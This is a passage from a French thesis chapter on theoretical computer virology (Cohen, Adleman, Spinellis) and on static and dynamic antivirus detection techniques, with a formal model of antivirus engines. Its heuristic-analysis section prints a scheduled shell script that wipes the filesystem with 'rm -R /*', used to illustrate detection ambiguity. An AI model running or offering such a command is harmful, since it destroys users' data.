Si le principal intérêt de l'article de Chess et White est d'avoir esquissé un modèle de détection pratique dérivé cependant du résultat d'indécidabilité de Fred Cohen, en revanche ce travail n'est qu'une ébauche très incomplète. La notion de non-détection reste sous-entendue et les exemples de pseudo-codes de virus indétectables, donnés par les auteurs, restent triviaux quoique valides, ce qu'il reconnaissent dans leur article.

Ces exemples prouvent juste qu'il existe des virus qui peuvent rester indétectables quel que soit l'algorithme de détection utilisé, simplement lorsque ces virus polymorphes «évoluent» vers des codes contenant une instance du détecteur du virus. Ce n'est qu'une extension au cas polymorphe du résultat de Cohen.

Chess et White ont montré que si un problème dans l'absolu n'a pas de solution parfaite, il est cependant suffisant en pratique d'avoir une solution imparfaite mais relativement efficace pour les besoins réels. Conscients des limitations de leur approche, les auteurs ont suggéré la nécessité d'établir un modèle plus rigoureux de la détection au sens souple du terme. Ce modèle a été établi en 2007 [110] et est présenté dans [102].

3.2.2 Le résultat théorique de D. Spinellis [143]

D. Spinellis s'est intéressé au problème de la détection des virus de taille finie subissant une mutation au cours du processus de duplication. Il s'agit donc d'un cas particulier de polymorphisme (la taille étant finie). L'approche de Spinellis a été de montrer qu'un détecteur D pour un virus mutant donné V peut être utilisé pour résoudre le problème SAT. Rappelons que ce problème est NP-complet [114].

Théorème 5

Le problème de la détection d'un virus polymorphe de taille finie est un problème NP-complet.

Le problème SAT (pour satisfaisabilité) consiste à déterminer si une formule booléenne est satisfaisable ou non. Nous ne détaillerons pas le problème SAT dans cette partie, il est possible d'obtenir les définitions et théorèmes dans [101, p. 88], mais nous donnerons quand même la définition d'une formule booléenne qui nous sera utile par la suite.

Définition 20 (*Formule booléenne*)

Une formule booléenne ϕ est une expression composée de variables booléennes $x_1, x_2, ...$ et de connecteurs booléens $\vee$ (OU), $\wedge$ (ET), $\neg$ (NON). Une telle formule sera donc soit une simple variables booléenne, soit une expression de la forme $\neg\phi$, soit une expression de la forme $\phi_1 \vee \phi_2$ ou soit encore une expression de la forme $\phi_1 \wedge \phi_2$, où ϕ, ϕ_1 et ϕ_2 sont des formules booléennes.

Les variables booléennes valent soit 0 ou 1, ou encore FAUX ou VRAI. Soit F une formule booléenne à n variables. Supposons que D soit capable de déterminer, de manière sûre et en temps polynomial, si un programme P est une version mutée du virus V. On utilisera donc D pour déterminer la satisfaisabilité de F.

La démonstration complète de ce problème se trouve dans [101, p. 90]. Ce qui est important de noter c'est que nous avons montré que si un tel détecteur D existait (en d'autres termes, capable d'identifier qu'un virus est une forme mutée d'un autre, et ce de manière systématique), alors il pourrait être utilisé pour résoudre le problème SAT en temps polynomial.

Le résultat de Spinellis est intéressant et important car il prouve la complexité générale du problème de détection des virus polymorphes. Cependant, il est nécessaire de faire quelques remarques :

- Spinellis ne considère qu'un cas restreint du polymorphisme : quand la souche initiale A (et donc la fonction de duplication f) est connue.
- D'autres programmes que P peuvent « satisfaire » la formule F sans pour autant provenir par mutation de A (le poids de F, c'est-à-dire le nombre de valeurs c telle que $F(c)$ soit vraie, n'est pas nécessairement égal a 1). Cela illustre la notion de fausse alarme (ou faux positifs).

3.3 La formalisation de Leonard Adleman

La formalisation de Leonard Adleman en 1988 fait suite à celle de son élève Fred Cohen. Adleman a rendu possible les premières expérimentations en virologie informatique de Fred Cohen. On a bien vu que les travaux de Fred Cohen ne traitent que les virus, les travaux d'Adleman vont envisager la notion de programmes offensifs, en s'attachant à définir un classement rigoureux des différentes catégories envisageables.

Adleman s'est aussi attaché aux aspects de protection, sa préoccupation se résume par les questions suivantes :

– quelle est la complexité de la détection virale ?
– la désinfection de programmes infectés est-elle possible ?
– quelles formes de protection sont envisageables ?

Ce dernier point nous montre ici qu'il y a déjà une ébauche de réflexion sur le souci de prévention contre les menaces. Je présenterai ce mécanisme de prévention dans le cadre du module 4 que j'ai développé pour le projet *DAVFI*, permettant de transformer des documents bureautiques dangereux en documents non dangereux (chapitre V).

3.3.1 Complexité de la détection

Le résultat de Fred Cohen concernant le problème général de la détection virale (théorème 2) montre qu'il s'agit là d'un problème indécidable donc d'une impossibilité de nature mathématique. Mais le résultat ne va pas plus loin. Le ≪ degré d'impossibilité pratique ≫, que la théorie de la complexité envisage selon une certaine hiérarchie de classes de complexité maintenant largement connue, n'est pas précisé.

Par exemple, quelle est la complexité du problème consistant à énumérer l'ensemble des virus informatiques ? Ce problème est étroitement lié au problème très général de la détection virale, tel qu'envisagé par le théorème 2.

Autrement dit, on peut se poser la question de la taille idéale d'une base regroupant l'ensemble de ces virus. On devine clairement et simplement que cette taille est bien au-delà de toute utilisation pratique pour un système de protection.

Adleman est parvenu à déterminer ce degré de difficulté avec le théorème fondamental suivant.

Théorème 6

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, déterminer l'ensemble

$$V = \{i \in \mathbb{N} | \varphi_i \textit{ est une infection informatique}\}$$

est un problème $\prod_2$-complet

Je ne démontrerai pas ce théorème ni les définitions et propositions qui en découlent. Ce qu'il faut retenir de ce théorème donné par Leonard Adleman c'est qu'il est bien plus précis que le théorème 2 de son élève Fred Cohen. En effet, le degré d'≪ impossibilité ≫ est ici quantifié.

3.3.2 Étude du modèle isolationniste

Reprenant les travaux de son élève sur les modèles de prévention contre les risques de dissémination virale, Adleman s'est attaché à formaliser le modèle isolationniste et à considérer des formes plus réalistes, en pratique de ce modèle. En effet, Fred Cohen n'avait considéré ce modèle que d'un point de vue intuitif et général.

Définition 21

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, pour toute infection v relativement à l'ensemble φ_i, l'ensemble d'infection de v est défini par :

$$I_v = \{i \in \mathbb{N} | \exists j \in \mathbb{N}, i = v(j)\}.$$

Notons que la notion d'ensemble d'infection reprend en fait la notion, plus générale, d'ensemble viral définie par Fred Cohen.

Définition 22 (*Absolue isolabilité*)

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, pour toute infection v relativement à l'ensemble φ_i, v est absolument isolable, si et seulement si, I_v est décidable.

Dans le modèle isolationniste, le système étant fermé, I_v est nécessairement décidable (au minimum par une approche énumérative) et donc tout virus peut être (théoriquement) isolé, détecté et supprimé. Cette isolabilité est réalisée par le *recodage/transcodage* du module 4 (chapitre V).

Cependant toutes les infections ne sont pas absolument isolables selon le théorème suivant :

Théorème 7

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, il existe une fonction récursive totale v telle que : 1. v est de type malicieux relativement à φ_i. 2. I_v est $\sum_1$-complet.

Il n'est donc pas possible de fonder une protection sur une procédure décidant si un programme est infecté ou non. En complément de ces résultats, L. Adleman a également prouvé de la détection fiable d'un virus polymorphe de longueur finie est un problème généralement NP-complet, car cela revient à résoudre le problème de *satisfaisabilité* qui est lui- même NP-complet.

4 Techniques antivirales actuelles

Les techniques de lutte antivirale utilisées de nos jours ne suppriment pas tous les risques, bien qu'elles puissent être efficaces. En effet un antivirus détectera principalement un *malware* qu'il connait déjà.

Un antivirus fonctionne généralement selon deux modes :

- Mode statique : l'utilisateur demande une analyse d'un fichier dont il n'est pas sûr de la source ou de son contenu. Cette analyse peut être directe ou préprogrammée.
- Mode dynamique : le système antiviral est en mode résident sur la machine, ce qui lui permet de surveiller constamment le système qui l'accueille (système d'exploitation, réseau, actions de l'utilisateur, ...)

Les antivirus modernes conjuguent plusieurs techniques afin de réduire le risque de fausses alarmes et de non-détection. Elles peuvent être classées en deux groupes : les techniques statiques et les techniques dynamiques.

4.1 Techniques antivirales statiques

4.1.1 Recherche de signatures

Cette technique consiste à rechercher une suite de bits, caractérisant un virus donné. C'est en somme l'empreinte digitale de celui-ci. On retrouve, pour cette technique, deux propriétés [101, p 184-185] :

- La signature doit être discriminante. Elle ne doit spécifiquement identifier qu'un seul virus et aucune de ses variantes possibles.
- La signature doit être non incriminante. Elle ne doit pas impliquer d'autres virus ou programme sain.

La signature doit donc posséder une taille et des caractéristiques suffisantes pour ne pas provoquer de fausses alarmes avec d'autres programmes ou fichiers.
Cette signature peut être :

- une séquence d'instructions,
- un message affiché,
- la signature du virus lui-même.

Par exemple, dans la base *main.ndb* du logiciel antivirus *ClamAv*[13], on retrouve la signature de notre fichier *EICAR*. Son nom dans la base est *Eicar-Test-Signature* et la signature est :
58354f2150254041505b345c505a58353428505e2937434329377d2445494341522d5354414e44
4152442d414e544956495255532d544553542d46494c452124482b482a

La base de signatures comporte différentes informations pour chaque virus qui y est listé :

- la signature,
- l'endroit où la chercher (en-tête, début ou fin de code),
- le mode de recherche : recherche simple, décompression du code, déchiffrement ...

Il se peut également que pour un antivirus donné, il y ait plusieurs fichiers de bases de signatures. Par exemple pour la base *Clamav*, il y a, selon la documentation officielle [19], une base (*Hash-based signatures*) comprenant des hashs (*MD5, SHA-1, SHA512, ...*), une base comportant des signatures sur le contenu des fichiers (contenu en hexadécimal), etc.

La base *main.hdb* contient les signatures construite à partir des hashs. Celle-ci comporte trois arguments : le hash, la taille du contenu hashé, et le nom du *malware*. Chaque argument est séparé par un délimiteur. Ci-dessous un exemple de cette base :

$$42401851daa0343df8fff683f730fec39 : 92281 : Dialer - 85$$

Sur notre exemple précédent du fichier *EICAR*, la signature du fichier correspond à son contenu sous la forme de couples hexadécimaux. Cette signature est stockée dans la base *main.ndb* de *Clamav*. Cela est possible car le contenu des fichiers présents dans cette base n'est pas important, sinon cela ferait exploser la taille de cette base hexadécimale.

En ce qui concerne le mode de recherche des signatures dans la base, celui-ci peut revenir à la recherche d'une simple de chaîne de caractères, comme dans le cas de l'utilisation de l'algorithme d'Aho-Corasick [71]. C'est un algorithme de recherche de chaîne de caractères (ou motif) dans un texte dû à Alfred Aho et Margaret Corasick et publié en 1975 [71].

L'algorithme consiste à avancer dans une structure de données abstraite appelée dictionnaire qui contient le ou les mots recherchés en lisant les lettres du texte T une par une. La structure de données est construite de manière efficace, ce qui garantit que chaque lettre du texte n'est lue qu'une seule fois.

Généralement le dictionnaire est implémenté à l'aide d'un tri ou arbre digital auquel on rajoute des liens suffixes. Une fois le dictionnaire implanté, l'algorithme a une complexité linéaire en la taille du texte T et des chaînes recherchées. L'algorithme extrait toutes les occurrences des motifs. Il est donc possible que le nombre d'occurrences soit quadratique, comme pour un dictionnaire *a, aa, aaa, aaaa* et un texte *aaaa*. Le motif a apparaît à quatre reprises, le motif *aa* à trois reprises, etc.

On voit bien ici les limites de cette technique d'analyse, utilisée par la plupart des éditeurs de virus :

- limitation aux virus connus et analysés,
- ne permet pas de gérer les virus polymorphes, chiffrés, inconnus.

Cette technique nécessite d'avoir un système à jour, avec un maintien constant de la base virale avec les contraintes occasionnées :

- taille de la base,
- stockage sécurisé de la base,
- distribution sécurisée,
- mise à jour régulière.

La base de signatures doit contenir « normalement » l'ensemble de toutes les signatures des menaces détectées depuis la première version d'un logiciel antivirus. On comprend vite que vu le nombre de menaces répertoriées et les versions similaires, qui donnent lieur également à leurs signatures, celle-ci augmente de façon exponentielle. En réalité, pour certains antivirus, il n'en est rien.

Il s'est avéré, lors de différents tests [18] sur des antivirus, que des virus authentiques, vieux de dix ans ont réussi à passer cette barrière. Cela prouve que les éditeurs n'hésitent pas à délester cette base de signatures de virus « disparus ». On comprend ici que la taille de cette base est un point clé à ne pas négliger.

Concernant le stockage sécurisée de celle-ci, il est évident que lors de l'installation et pour les utilisations futurs, aucune utilisateur ou programme, hormis l'antivirus lui-même ne peut accéder au contenu de cette base. Il faut donc lui affecter des droits spécifiques et nécessaires pour la sécurité de l'antivirus. Toutefois, il est souvent aisé de localiser et d'accéder à cette base avec de simples droits administrateurs d'une machine.

La mise à jour régulière d'un antivirus est un point clé de la sécurité de celui-ci. Comme nous avons vu, la recherche de signatures utilise une base contenant les signatures des *malware* détectés. Or, pour que cette base contienne les dernières signatures en date, il faut que les éditeurs puissent mettre à jour celle-ci.

C'est pourquoi lorsqu'un antivirus est coupé d'Internet, ne serait-ce qu'un jour, il arrive parfois que l'antivirus ne soit plus opérationnel pour une détection par signatures. Cela signifie qu'un antivirus ne pourrait pas fonctionner sans accès internet, ce qui peut poser des problèmes dans le cas d'infrastructures sensibles et fermées sur l'extérieur.

Cette base étant sur Internet (mode cloud), en vue d'une téléchargement par un utilisateur, il y a également la question du stockage sécurisé sur les serveurs des éditeurs. Il arrive que des sites d'antivirus contenant les bases de signatures des antivirus soient parfois attaqués directement afin de corrompre cette base si importante.

4.1.2 Analyse spectrale

Cette technique [101, p 186-187] consiste à établir la liste des instructions d'un programme, appelé le spectre du programme, et d'y rechercher des instructions peu courantes, caractéristiques des malware.

Par exemple, pour annuler le contenu du registre AX, l'instruction généralement utilisée est l'instruction $XOR\ AX, AX$. Dans le cadre du polymorphisme par réécriture du code, le virus pourra remplacer par l'instruction $MOV\,AX, 0$ moins fréquemment utilisée par le compilateur.

Pour un type de compilateur, le spectre est constitué d'une liste d'instructions $(I_i)_{1\leq i\leq N}$, chacune d'entre elles étant accompagnée d'une fréquence théorique d'apparition n_i, caractérisant son occurrence dans des programmes "normaux", générés par le compilateur considéré.

Le spectre d'un virus diffère de celui d'un programme dit *normal*. La notion de *normalité* repose sur une modélisation statistique de la fréquence des instructions et sur le comportement des compilateurs utilisés.

La décision d'infection ou non est organisée autour d'un ou plusieurs tests statistiques, qui sont accompagnés de probabilités d'erreur. Ceci augmente considérablement le risque de fausses alarmes lors de différentes analyses. Cette technique permet parfois de détecter certains virus inconnus qui utilisent des techniques connues.

4.1.3 Analyse heuristique

Elle consiste à étudier le comportement d'un programme a travers de différentes règles et stratégies d'analyse. En effet, chaque enchainement d'instructions peut représenter une fonctionnalité qui sera connue d'une base. Le but de cette technique est de déterminer les actions qui sont potentiellement virales.

Au sens mathématique, une heuristique est une méthode de calcul qui fournit rapidement une solution réalisable, pas nécessairement optimale ou exacte, pour un problème d'optimisation difficile. C'est un concept utilisé entre autres en optimisation combinatoire, en théorie des graphes, en théorie de la complexité des algorithmes et en intelligence artificielle.

En ce qui concerne les antivirus, le concept d'analyse heuristique est bien différente du sens mathématique. Le problème de détection d'un virus étant indécidable, il n'est pas possible d'utiliser des propriétés heuristiques afin de déterminer si un programme est un virus ou non.

Reprenons l'exemple défini dans [101, p 188], qui est un code qui efface tous les fichiers à partir de la racine du système de fichier tous les vendredis à 19 :00.

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*
fi
```

Maintenant, examinons le code suivant, écrit, par exemple, par un administrateur d'un parc informatique, pour supprimer tous les fichiers inutiles, et qui s'exécute, également, tous les vendredis à 19 :00.

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*.o
fi
```

Peut-on déterminer lequel de ces deux programmes est viral ? Il est très difficile de déterminer, dans certains cas, un comportement viral. On retrouve les mêmes faiblesses que l'analyse spectrale, à savoir la fiabilité de l'analyse des séquences d'instructions et le nombre de fausses alarmes possibles.

4.1.4 Contrôle d'intégrité

Cette technique surveille la modification des fichiers sensibles comme les exécutables, documents ... Pour chaque fichier, on va calculer une empreinte numérique infalsifiable, en utilisant le plus souvent une fonction de hachage (MD5, SHA-1, ...), des codes de redondance cyclique ou encore des logiciels appropriés comme Tripwire [61].

Si le fichier est modifié, la vérification de l'empreinte échouera et le fichier sera considéré comme dangereux. Le problème de cette technique vient du fait qu'il faut avoir une base d'empreintes sur une machine dédiée, saine et protégée.

Il faut aussi prendre en compte la modification des fichiers légitimes, comme la modification d'un fichier bureautique par exemple ou bien les sources d'un programme, et donc mettre à jour la base saine pour la moindre modification.

Un autre problème vient de certains virus qui parviennent à utiliser le système, l'utilisateur ou l'antivirus lui-même, pour opérer des modifications légitimes sur les fichiers. Dès lors il est impossible de savoir si le fichier contrôlé n'est pas ou ne sera pas infecté plus tard.

4.2 Techniques antivirales dynamiques

La détection dynamique constitue la seconde grande famille de techniques de détection de codes malveillants. Elle consiste à exécuter un programme avec des entrées particulières afin de récupérer des informations permettant d'identifier un code malveillant à travers ses interactions avec son environnement.

La principale motivation de l'analyse dynamique est de s'affranchir de toutes les difficultés inhérentes aux techniques d'analyse statique, à commencer par le désassemblage. Bien qu'elle soit aussi utile en détection statique, la notion de comportement constitue la notion incontournable des approches de détection dynamique.

Nous en adoptons ici la définition de Jacob et al. [121] : « le comportement d'un programme se traduit par ses interactions (automatiques ou conditionnées) avec les ressources matérielles, logicielles et humaines de son environnement d'exécution. Ces interactions doivent être observables depuis le référentiel choisi ».
Le processus de détection dynamique nécessite deux composants [79] :

1. un **outil d'observation** en charge de collecter les informations décrivant le comportement du programme en cours d'exécution. Cet outil peut soit retransmettre directement ces informations au détecteur, soit les retranscrire sous forme de rapport une fois l'exécution terminée ;
2. un **algorithme de détection**, qui à partir des informations collectées par l'outil d'observation et un modèle de code malveillant fournit un résultat de détection.

La problématique de la détection dynamique est de définir un ensemble de comportements qui autorise à la fois une détection fiable et pertinente. Nous allons abordé, dans les sections suivantes, les différentes approches utilisées pour l'observation d'un programme ainsi que les principales approches de détection dynamique comportementale. Il est possible d'obtenir les détails de ces approches dans [79].

4.2.1 Outils d'observation dynamique (*Monitoring*)

Une des principales caractéristiques de ces outils est leur niveau de transparence vis-à-vis du programme analysé. Un code malveillant analysé peut en effet tenter de détecter son environnement d'exécution et le cas échéant modifier son comportement afin de contourner sa détection. Le processus de collecte d'informations se doit aussi d'être à la fois le plus précis et le plus complet possible puisque les résultats de détection en dépendent directement.
Les différentes techniques de collecte employées actuellement sont les suivantes :

- l'instrumentation dynamique de binaires,
- les environnements « *bacs à sable* »,
- les machines virtuelles,
- la virtualisation matérielle,

L'instrumentation dynamique de binaires

Le fonctionnement de ces programmes consiste à modifier dynamiquement le binaire en cours d'exécution afin d'en prendre le contrôle. L'une des façons les plus simples de procéder consiste, par exemple, à détourner les *API*s systèmes afin de collecter les interactions du programme avec son environnement d'exécution.

Le principe généralement appliqué est celui de la translation de binaire [147] qui consiste à exécuter nativement un bloc de base et d'en récupérer le contrôle à la fin. De nombreux outils d'instrumentation de binaires existent parmi lesquels : *Pin* [133], *Cobra* [148], *DynamoRIO* [115], *Valgrind* [136], *Diota* [134], etc.

Les environnements ≪ *bacs à sable* ≫

L'exécution est confinée dans un espace hermétique. Le processus lancé peut alors tourner avec des privilèges restreints et se voir offert un accès limité aux services du système d'exploitation. L'avantage de cette technique est d'autoriser un contrôle précis, éventuellement instruction par instruction du code analysé. Cependant, la restriction des services offerts rend ces environnements facilement détectables.

Le logiciel *Cuckoo Sandbox* [95] est un exemple d'environnement ≪ *bac à sable* ≫ (≪ *sandbox* ≫) qui exécute un programme, soumis à analyse, dans un environnement contrôlé. Le principe repose sur l'interception des appels aux *API*s pour en simuler les actions, sans recourir à leur exécution. Il y a également différents dumps de la mémoire pour analyse ainsi que des rapports et des copies de fichiers crées ou supprimés. Ainsi, aucune action malveillante n'est menée sur le système hôte, qu'il n'est donc pas nécessaire de restaurer.

Les machines virtuelles

D'après Goldberg [54], une machine virtuelle est *un double efficace et isolé d'une machine réelle*. L'avantage de ces environnements virtuels est de pouvoir restaurer entièrement le système dont l'intégrité a été compromise. L'environnement peut être soit émulé, soit virtualisé :

- l'émulation consiste ici à imiter le comportement d'une machine physique au moyen de différents logiciels (CPU, mémoires, carte-mère, etc). Un exemple d'émulateur libre est représenté par le projet *Bochs* [131] qui permet d'émuler une architecture IA-32 ;
- la virtualisation consiste à exécuter nativement des instructions par le CPU d'une machine physique. Toutefois, certaines instructions "*privilégiées*" doivent être interceptées afin de garantir le cloisonnement entre la machine hôte et la machine invitée (virtualisée). De nombreux outils de virtualisation sont aujourd'hui accessibles dont les principaux sont *VMware* [69], *VirtualBox* [151], *VirtualPC* [63] et *QEMU* [77]. Parmi les outils d'analyse s'appuyant sur des machines virtuelles, les plus utilisés sont sans doute Anubis [74] s'appuyant sur *QEMU*, *CWSandbox* [152] et *Cuckoo* [95] généralement utilisé dans une machine virtuelle.

La virtualisation matérielle

Les processeurs *Intel* et *AMD* actuels comprennent nativement des instructions dites de virtualisation. Ces technologies de virtualisation (*Intel-VT* et *AMD-V*) permet de filtrer au niveau du matériel les instructions privilégiées, les entrées/sorties ainsi que certains accès à la mémoire.

Des environnements de virtualisation utilisant ces capacités matérielles ont alors vu le jour. Par exemple, l'outil *Ether* [90] s'appuyant sur l'hyperviseur *Xen* [73], propose un environnement d'analyse de code malveillant à base de virtualisation matérielle permettant de tracer un programme instruction par instruction ou bien au niveau de ses appels systèmes. Toutefois ces environnements restent détectables comme en témoignent les travaux de Desnos et al. [89].

4.2.2 Approches par grammaires formelles

Jacob et al. [122] proposent un langage Turing-complet de spécification de comportements au moyen de grammaires formelles attribuées. Ces grammaires permettent, en plus des règles de productions des grammaires formelles, d'exprimer des règles sémantiques afin d'identifier et de typer des objets.

Plusieurs comportements malveillants ont été spécifiés en tant que grammaires attribuées comme la réplication, la propagation, la résidence (capacité à se maintenir actif au sein d'un système après un redémarrage) et enfin le test de sur-infection.

A partir d'une trace d'exécution correspondant à une suite d'appels aux *API*s système et des paramètres associés, les auteurs utilisent des automates déterministes à pile avec évaluation des attributs sémantiques afin de détecter l'un des comportements malveillants spécifiés. Ces automates permettent de vérifier si la trace d'exécution est bien un mot du langage décrit par une grammaire attribuée.

4.2.3 Approches par comparaison dynamique de graphes

Les approches par comparaison de graphes visent à construire une représentation des comportements malveillants sous la forme de graphes représentant les dépendances entre les appels systèmes collectés. La difficulté dans la construction d'un graphe comportemental est de pouvoir précisément observer les dépendances entres les appels systèmes comme souligné dans l'approche de Jacob et al [122].

Autrement dit, le problème à résoudre est de savoir si un paramètre d'un appel système provient effectivement, après calculs intermédiaires, du résultat d'un appel précédent. Différentes approches tentent d'apporter une solution à la construction des graphes de dépendances des données :

- approche de Yin et al. [153],
- approche de Kolbisch et al. [127],
- approche de Frederikson et al. [113].

4.3 Bilan des techniques antivirales

La détection statique analyse directement l'image exécutable d'un programme pour permettre une détection d'un code malveillant avant exécution. Cependant, l'analyse statique d'un binaire est reconnue comme difficile. Des techniques de protection, telles que la compression de programmes, le chiffrement ou encore l'obscurcissement de code, sont couramment utilisées par les codes malveillants afin de limiter leur détection.

La détection dynamique consiste à faire abstraction des techniques de protection de code en exécutant directement un programme dans un environnement adapté pour l'observation. L'analyse porte alors sur les interactions du code en cours d'exécution avec le système d'exploitation, c'est-à-dire son comportement.

5 Formalisation de la détection des *malware* et de l'évaluation des antivirus

J'ai présenté précédemment ce qu'était un *malware*, un produit antiviral ainsi que les techniques courantes utilisées par celui-ci. Il est important maintenant de proposer et de formaliser d'une part ce qu'est un antivirus et les techniques de détection qu'il met en œuvre, et d'autre part d'expliquer en quoi consiste l'évaluation d'un produit antiviral, afin de tester son efficacité, d'en comprendre son fonctionnement et d'en évaluer les limites.

Dans cette section, je vais m'attacher à traiter le premier point. Dans le chapitre suivant, je traiterai le second point en détail dans le cas des *malware* de documents. Le but sera de proposer une méthodologie d'évaluation des antivirus qui soit facilement reproductible par n'importe quel utilisateur mais aussi adaptable pour que l'utilisateur puisse la modifier suivant les différents tests qu'il souhaite effectuer.

5.1 Détection et évaluation des antivirus - Un état de l'art

Le modèle de détection utilisé par un antivirus est le seul fait de son éditeur selon un processus opaque. Outre le marketing [98] et les fonctionnalités annoncées par celui-ci, il n'y a aucun moyen de connaitre directement le schéma de détection utilisé.

Jusqu'à présent, les méthodes d'évaluation concernent la détection sur la forme [99] et à ce jour pratiquement aucune méthode d'évaluation des moteurs comportementaux n'existe vraiment. Les techniques de désassemblage ne pouvant être officiellement utilisées, restent les techniques d'analyse en boîte noire.

Or, les produits antivirus actuels ne permettent pas de sélectionner les techniques utilisées. Il est par conséquent impossible d'isoler une technique de détection d'une autre afin de la tester indépendamment. Dans [121], Jacob et al. ont établi une taxonomie sur les détecteurs comportementaux. Par la suite, Filiol a produit un modèle statistique pour l'indécidabilité de la détection virale [110].

Concernant l'analyse comportementale, les travaux de Filiol et al. [109], présentés en 2006, sont les premiers à présenter une méthodologie d'évaluation et un modèle théorique. Après avoir formalisé le modèle mathématique pour la détection d'un *malware*, ils ont proposé une méthode d'évaluation de la détection comportementale.

Ils ont alors testé cette méthodologie sur sept antivirus, *Avast, AVG, DrWeb, F-Secure, G-Data, Kaspersky et Viguard*. Il en ressort que la détection comportementale des antivirus testés est plus une revendication qu'une réalité. Le manque de modèle approfondi pour une telle détection semble être la raison pour laquelle il n'a pas encore été mis en œuvre de manière efficace.

Il est important de prendre connaissance de ces travaux, car ils sont les premières briques de la formalisation de la détection et de l'évaluation des antivirus. Après ces travaux théoriques, des méthodologies appliquées, comme [75] en 2009, sont apparues. Cette dernière, concernant l'analyse comportementale, valide les travaux effectués par Filiol.

Nous allons donc maintenant proposé la formalisation d'un antivirus, basée sur les différents éléments qui le composent. Une fois cette formalisation définie, il sera aisé de proposer différentes fonctions de tests sur ces différents éléments. On pourra alors produire des fiches de tests reprenant un ou plusieurs éléments à tester avec une ou plusieurs fonctions de test.

5.2 Formalisation d'un antivirus

Suite aux travaux présentés dans la section précédente, il apparaît qu'il n'existe pas de formalisation de ce qu'est un antivirus, qui soit suffisamment adaptée pour ensuite déboucher sur la formalisation d'une méthodologie d'évaluation et d'une première ébauche de proposition concrète pour une telle méthodologie.

Afin de proposer une telle formalisation, je vais me placer du point de vue de l'antivirus puis ensuite, selon celui de l'attaquant. Ce dernier est le meilleur qui soit pour développer un modèle pertinent pour évaluer différents antivirus.

J'ai choisi de ne pas considérer si les utilisateurs ont les droits système ou non. Je considère le fait qu'il est toujours possible d'obtenir certains droits pour exécuter certains programmes et tromper l'utilisateur. Il suffit pour cela d'utiliser les nombreuses vulnérabilités (type *0-day*) apparaissant régulièrement, en particulier celles, dans le cas des malware de documents, liées aux différents logiciels bureautiques couramment utilisés.

Dans la continuité des approches précédentes, mon approche repose également sur l'utilisation de fonctions, chacune décrivant un mécanisme essentiel dans le processus de détection. Un moteur antiviral sera alors décrit comme la composition de ces différentes fonctions. Il sera ainsi possible d'avoir une description globale de ce qu'est un tel moteur.

Le principal intérêt de cette vision réside dans le fait que non seulement chaque fonction représente ainsi un mécanisme de l'antivirus que pourra attaquer un malware (et donc également un outil d'évaluation) mais également chaque étape de composition fonctionnelle (le passage d'un mécanisme à un autre peut aussi être une zone de faiblesse exploitable par l'attaquant ou l'évaluateur.

On peut donc définir un antivirus comme un programme qui est composé au minimum de quatre parties principales :

- Une *fonction de signature* dont l'ensemble d'arrivée sera constitué par ce qui est connu sous le nom de *base de signatures*.
- Une *fonction de détection* proprement dite.

– Une *fonction déclencheur* qui en fonction de différents événements va impliquer ou non la fonction détection.
– Une *fonction Action* qui définit une action par l'antivirus sur le système en fonction des valeurs des fonctions précédentes (détection ou non).

En première approximation, les fonctions de détection sont utilisées pour détecter des *malware* dans un fichier en utilisant un ou plusieurs mécanismes reposant sur les signatures de fichiers. Les bases de signatures comportent donc des signatures de *malware* déjà connus. L'évènement déclencheur d'une analyse est produit par l'utilisateur ou certaines actions sur le système et cette analyse laissera le choix à différentes actions lorsqu'un malware sera détecté : mise en quarantaine, suppression, nettoyage....

Il existe bien d'autres mécanismes de protection utilisés dans les produits antiviraux (protection du processus antiviral contre la répression en mémoire, techniques de déprotection de binaires...) mais je me suis limité aux plus importants et surtout aux plus pertinents. Cette formalisation a été publiée lors de la conférence *EICAR* 2010 [87].

L'objet unique et fondamental que je considérerai, sans restriction conceptuelle, sur lequel travaille un antivirus est un fichier au sens le plus général. Cela peut représenter une suite d'octets en mémoire, un fichier régulier (et classique) exécutable ou non.... autrement dit une suite d'octets que l'on peut effectivement stocker dans un fichier classique. Rappelons qu'un événement – donnée dynamique par nature – peut être décrit par un tel fichier (méta-structure d'octets indicés par le temps [109]).

5.2.1 La fonction de signature

Soit $\mathcal{I}$ l'ensemble des fichiers possibles. Nous avons donc $\mathcal{I} \subset \mathbb{F}_2^\infty$. La notation $\mathcal{I}$ permet aussi de voir cet ensemble comme un sous-ensemble de $\mathbb{N}$. Cela est justifié par la numérotation de Gödel [101, pp 12–13]. L'ensemble I est divisé en deux parties, à savoir les fichiers *sains* I_{S} et des *malware* $I_{\mathcal{M}}$ (relativement à une machine de Turing universelle [101, chap. 2] donnée). Soit $I = I_{\mathrm{S}} \cup I_{\mathcal{M}}$.

Nous définissons la fonction de signature s comme suit

$$\begin{aligned} &s : I = I_s \times I_{\mathcal{M}} \to \mathbb{F}_2^l \supset S. \\ &i \to s(i). \end{aligned}$$

La signature (de taille l) est l'image $s(i)$ et l'ensemble S est la base de signatures.

Par nature, la fonction s est non injective ce qui traduit le mécanisme de fausse alarme. Sans perte de généralités, il est d'ailleurs possible d'assimiler la fonction de signature s à une fonction de hachage h.

La fonction s est dite *parfaite* si s et s' coïncident, avec s' définie comme suit

$$\begin{aligned} &s' : I_{\mathcal{M}} \to \mathbb{F}_2^l. \\ &m \to s(m). \end{aligned}$$

Autrement dit la restriction de s à l'ensemble $I_{\mathcal{M}}$ est égale à s' et quel que soit $i \in I_{\mathrm{S}}$, $s(i)$ n'est pas défini. Cette situation est presque toujours impossible (en utilisant l'analogie de s avec h, voir [126, chap 6]). Le mécanisme de fausse alarme n'est donc pas, contrairement à l'idée généralement répandue, imputable à la fonction de détection mais à la fonction de signature.

La non détection, quant à elle, tient au fait que pour un *malware* $m \in I_{\mathcal{M}}$, l'image $s(m)$ n'existe pas (fonction non surjective). Si l'on revient à la vision de s comme une fonction de hachage h, cela signifie que la portion $J \subset I$ de fichiers (sains ou non) généralement traités est trop réduite pour atteindre toutes les signatures (empreintes) possibles. Là encore, c'est une limitation de la fonction de signature, et non de la fonction de détection.

L'analyse et l'évaluation d'un antivirus va donc essentiellement regarder (relativement à une machine de Turing universelle [101, chap. 2]) les fonctions σ (ou fonctions de mutation) : $\mathcal{I} \to \mathcal{I}$ telles que $s(\sigma(i))$ n'est plus défini quand $s(i)$ l'est. C'est par exemple le cas des fonctions de polymorphisme, de métamorphisme, d'obfuscation, d'insertion de code mort....

